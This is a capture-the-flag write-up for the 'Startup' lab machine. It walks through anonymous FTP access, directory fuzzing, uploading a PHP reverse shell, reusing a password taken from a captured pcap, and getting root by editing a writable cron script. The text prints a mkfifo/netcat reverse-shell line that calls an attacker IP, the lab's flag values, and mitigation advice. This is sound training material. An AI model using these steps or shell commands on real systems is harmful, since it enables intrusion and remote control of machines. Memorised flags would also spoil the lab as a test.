
Startup CTF Writeup

1. Reconnissance

Nmap scan:



As we can see, there are three open ports on the system. The major issue is that the FTP server allows anonymous login.

FTP Anonymous Login: FTP (File Transfer Protocol) anonymous login refers to a method of accessing an FTP server without providing explicit credentials such as a username or password. In an anonymous login scenario, users can log in to the FTP server with the default username "anonymous" or "ftp" and use their email address as the password or provide any random string as a password.

This method is often used for public FTP servers that allow users to download or upload files without requiring individual user accounts. While it provides convenient access, users should be cautious when using anonymous login to avoid potential security risks. Server administrators may choose to restrict certain actions or implement additional security measures to mitigate potential abuse.

After the Nmap scan, I attempted to log in to the FTP server. In this scenario, due to the system allowing anonymous login, I gained access to the FTP server.


```
┌──(kali㉿kali)-[~]
└─$ ftp [redacted]
^C

┌──(kali㉿kali)-[~]
└─$ ftp [redacted] -p 21
Connected to [redacted].
220 (vsFTPd 3.0.3)
Name ([redacted]:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49812|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> passive off
Passive mode: off; fallback to active mode: off.
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ ftp [redacted]
Connected to [redacted]
220 (vsFTPd 3.0.3)
Name ([redacted]:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12336|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp>
```


After gaining access, I downloaded all files from the FTP server.


```
ftp> mget *.*
mget important.jpg [anpqy?]?
229 Entering Extended Passive Mode (|||47336|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |**********************************************************************************************************|   245 KiB  796.99 KiB/s    00:00 ETA
226 Transfer complete.
251631 bytes received in 00:00 (637.82 KiB/s)
mget notice.txt [anpqy?]?
229 Entering Extended Passive Mode (|||49293|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |**********************************************************************************************************|   208        1.33 MiB/s    00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (2.61 KiB/s)
```




```
┌──(kali㉿kali)-[~]
└─$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I do
nt know who it is, but Maya is looking pretty sus.
```

These files are not useful in this case. However, I noticed that I should check the web page.





No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!

— Dev Team


I conducted directory fuzzing within the system during this phase

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --wordlist=/usr/share/wordlists/dirb/common.txt -u [redacted]
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://[redacted]
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/files               (Status: 301) [Size: 310] [--> http://[redacted]/files/]
/index.html          (Status: 200) [Size: 808]
/server-status       (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --wordlist=/usr/share/wordlists/dirb/common.txt -u [redacted]/files
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://[redacted]/files
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/ftp                 (Status: 301) [Size: 314] [--> http://[redacted]/files/ftp/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Allowing GUI access to the FTP server directly from the web server introduces security risks that should be avoided. However, in this case, the victim was not aware of this situation.



After reaching a dead end, I attempted to upload a PHP reverse shell to the system. Due to FTP anonymous login being enabled, the chances of success were high.

Allowing users to upload any file in FTP servers may cause serious problems. In this case, I used a PHP shell to obtain a reverse shell, but many attacks can be performed in this situation in real life. After triggering the PHP file in the web browser, I obtained a reverse shell.



I stabilized the shell and obtained the initial access.

```
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/$ ls
ls
bin   home            lib         mnt         root  srv  vagrant
boot  incidents       lib64       opt         run   sys  var
dev   initrd.img      lost+found  proc        sbin  tmp  vmlinuz
etc   initrd.img.old  media       recipe.txt  snap  usr  vmlinuz.old
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$
```

As we can see, we don't have many privileges in this account. In most cases, service accounts don't have access to the system. If we look around, we can see that there is an 'incident' directory in the file system

```
cd home
www-data@startup:/home$ whoami
whoami
www-data
www-data@startup:/home$ cd ..
cd ..
www-data@startup:/$ ls
ls
bin   home            lib         mnt         root  srv  vagrant
boot  incidents       lib64       opt         run   sys  var
dev   initrd.img      lost+found  proc        sbin  tmp  vmlinuz
etc   initrd.img.old  media       recipe.txt  snap  usr  vmlinuz.old
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$ scp suspicious.pcapng kali@1[redacted]:/home/kali/
<$ scp suspicious.pcapng kali@10.8.165.164:/home/kali/
Could not create directory '/var/www/.ssh'.
The authenticity of host '[redacted] ([redacted])' can't be established.
ECDSA key fingerprint is SHA256:OgcMX0lrVY62xhvp437/T4OJeW9MilzyNP4DhxaxAVc.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
kali@[redacted]'s password: kali

suspicious.pcapng                             100%   30KB  30.5KB/s   00:00
www-data@startup:/incidents$
```

I retrieved the PCAP file to my local machine. This is also a serious problem. The company should not allow critical data exfiltration. I checked the PCAP file and noticed that someone stole a user password.

```
boot  home          lib             mnt     root        srv   vagrant
data  incidents     lib64           opt     run         sys   var
dev   initrd.img    lost+found      proc    sbin        tmp   vmlinuz
www-data@startup:/$ cd home
cd home
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

In this case, the company should not store this kind of sensitive document in an easily accessible area. I decided to attempt the password on the SSH server..

```
┌──(kali㉿kali)-[~]
└─$ ssh lennie@[redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
ED25519 key fingerprint is SHA256:v4Yk83aT8xnOB+pdfmlLuJY1ztw/bXsFd1cl/xV07xY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:20: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (ED25519) to the list of known hosts.
lennie@[redacted]'s password:
Permission denied, please try again.
lennie@[redacted]'s password:
Permission denied, please try again.
lennie@[redacted]'s password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

Another serious problem is that after the password leak, users did not change their passwords

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
Documents  scripts  user.txt
$ python -c 'import pty; pty.spawn("/bin/bash")'
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

```
$ ls
Documents  scripts  user.txt
$ python -c 'import pty; pty.spawn("/bin/bash")'
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cd Documents
lennie@startup:~/Documents$ ls
concern.txt  list.txt  note.txt
lennie@startup:~/Documents$ cat *
I got banned from your library for moving the "C programming language" book into the horror section. Is there a way I can appeal? --Lenni
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$
```

Documents do not contain any sensitive data. I checked the scripts directory

```
planner.sh  startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ cat /etc/print.sh
#!/bin/bash
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.165.164 1236 >/tmp/f
echo "Done!"
$ ./planner.sh
./planner.sh: line 2: /home/lennie/scripts/startup_list.txt: Permission denied
rm: cannot remove '/tmp/f': Operation not permitted
mkfifo: cannot create fifo '/tmp/f': File exists
/etc/print.sh: line 2: /tmp/f: Permission denied
```

When I examined the 'print.sh' file, I noticed that I had writing rights. I injected an NC shell into the script. After triggering 'planner.sh,' I obtained a root shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1236
listening on [any] 1236 ...
connect to [10.8.165.164] from (UNKNOWN) [[redacted]] 50322
/bin/sh: 0: can't access tty; job control turned off
# cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
#
```

Suggestions

A) File Upload

Uploading executable files like PHP to an FTP server can pose significant security risks due to the following reasons:

1. **Code Execution Vulnerability:**
    - Allowing the upload of executable files introduces the risk of code execution on the server. If an attacker successfully uploads a malicious PHP file, they can potentially run arbitrary code, leading to unauthorized access, data breaches, and other security compromises.
2. **Remote Code Execution (RCE):**
    - PHP files, when executed on a server, can enable remote code execution. Attackers may exploit vulnerabilities in the uploaded PHP scripts to execute commands on the server, giving them unauthorized control over the system.
3. **Web Shell Exploitation:**
    - Uploading PHP files could be a means for attackers to deploy web shells on the server. Web shells provide a backdoor for malicious activities, allowing unauthorized users to interact with the server, manipulate files, and execute commands remotely.
4. **Security Bypass and Elevation of Privileges:**
    - Malicious PHP files may contain code designed to exploit vulnerabilities in the server's security mechanisms. This could result in the bypass of access controls, elevation of privileges, and unauthorized manipulation of sensitive data.
5. **Denial of Service (DoS) Attacks:**
    - By uploading PHP files that consume excessive server resources, an attacker can orchestrate denial-of-service attacks. This can lead to the unavailability of services, disrupting the normal functioning of the server and affecting legitimate users.
6. **Injection Attacks:**
    - If the FTP server allows the execution of uploaded PHP files, it may be susceptible to injection attacks. Attackers could inject malicious code into the uploaded PHP files, leading to SQL injection, Cross-Site Scripting (XSS), or other types of injection vulnerabilities.

Mitigation Measures:

- Implement strict file upload policies, allowing only specific file types and restricting executable content.
- Regularly update and patch the FTP server software to address known vulnerabilities.

- Conduct security audits to identify and remediate potential weaknesses in the server's configuration.
- Utilize firewalls and intrusion detection/prevention systems to monitor and block suspicious activities.

In summary, permitting the upload of executable files like PHP to an FTP server exposes it to various security threats, including code execution, remote code execution, and unauthorized access, necessitating robust security measures to mitigate these risks.

B) Perform security hardening operations on all users without exceptions. If a file has execute rights, make sure that least privileged users cannot modify it.

Mitigation Suggestions:

1. **Implement Strong Authentication:**
    - Enforce the use of strong authentication mechanisms, such as multi-factor authentication, to enhance user account security.
2. **Regular Password Policies:**
    - Establish and enforce regular password change policies to mitigate the impact of potential password leaks.
3. **User Education:**
    - Conduct user awareness training to educate users on the importance of changing passwords after security incidents, emphasizing the need for proactive security measures.
4. **Automated Password Expiry Notifications:**
    - Implement automated notifications to prompt users to change their passwords regularly, reducing the likelihood of overlooking password changes.
5. **Security Hardening Best Practices:**
    - Follow security hardening best practices for user accounts, including the principle of least privilege, to limit user access to only the necessary resources.
6. **File Permissions Review:**
    - Regularly review and update file permissions, especially for files with execute rights. Ensure that least privileged users cannot modify critical executable files.
7. **Monitoring and Auditing:**
    - Implement robust monitoring and auditing mechanisms to detect and alert on unauthorized access or modifications to files. Regularly review audit logs for security incidents.
8. **Automated Security Scans:**

- Utilize automated security scanning tools to identify and remediate vulnerabilities in user accounts and file permissions.

9. **Access Control Lists (ACLs):**
    - Use Access Control Lists (ACLs) to fine-tune file permissions, restricting modification rights for users who do not require such access.
10. **Regular Security Assessments:**
    - Conduct regular security assessments, including penetration testing and vulnerability scanning, to identify and address potential weaknesses in user account security and file permissions.

Implementing these mitigation strategies can enhance overall security posture and minimize the risk associated with password leaks and unauthorized modifications to files.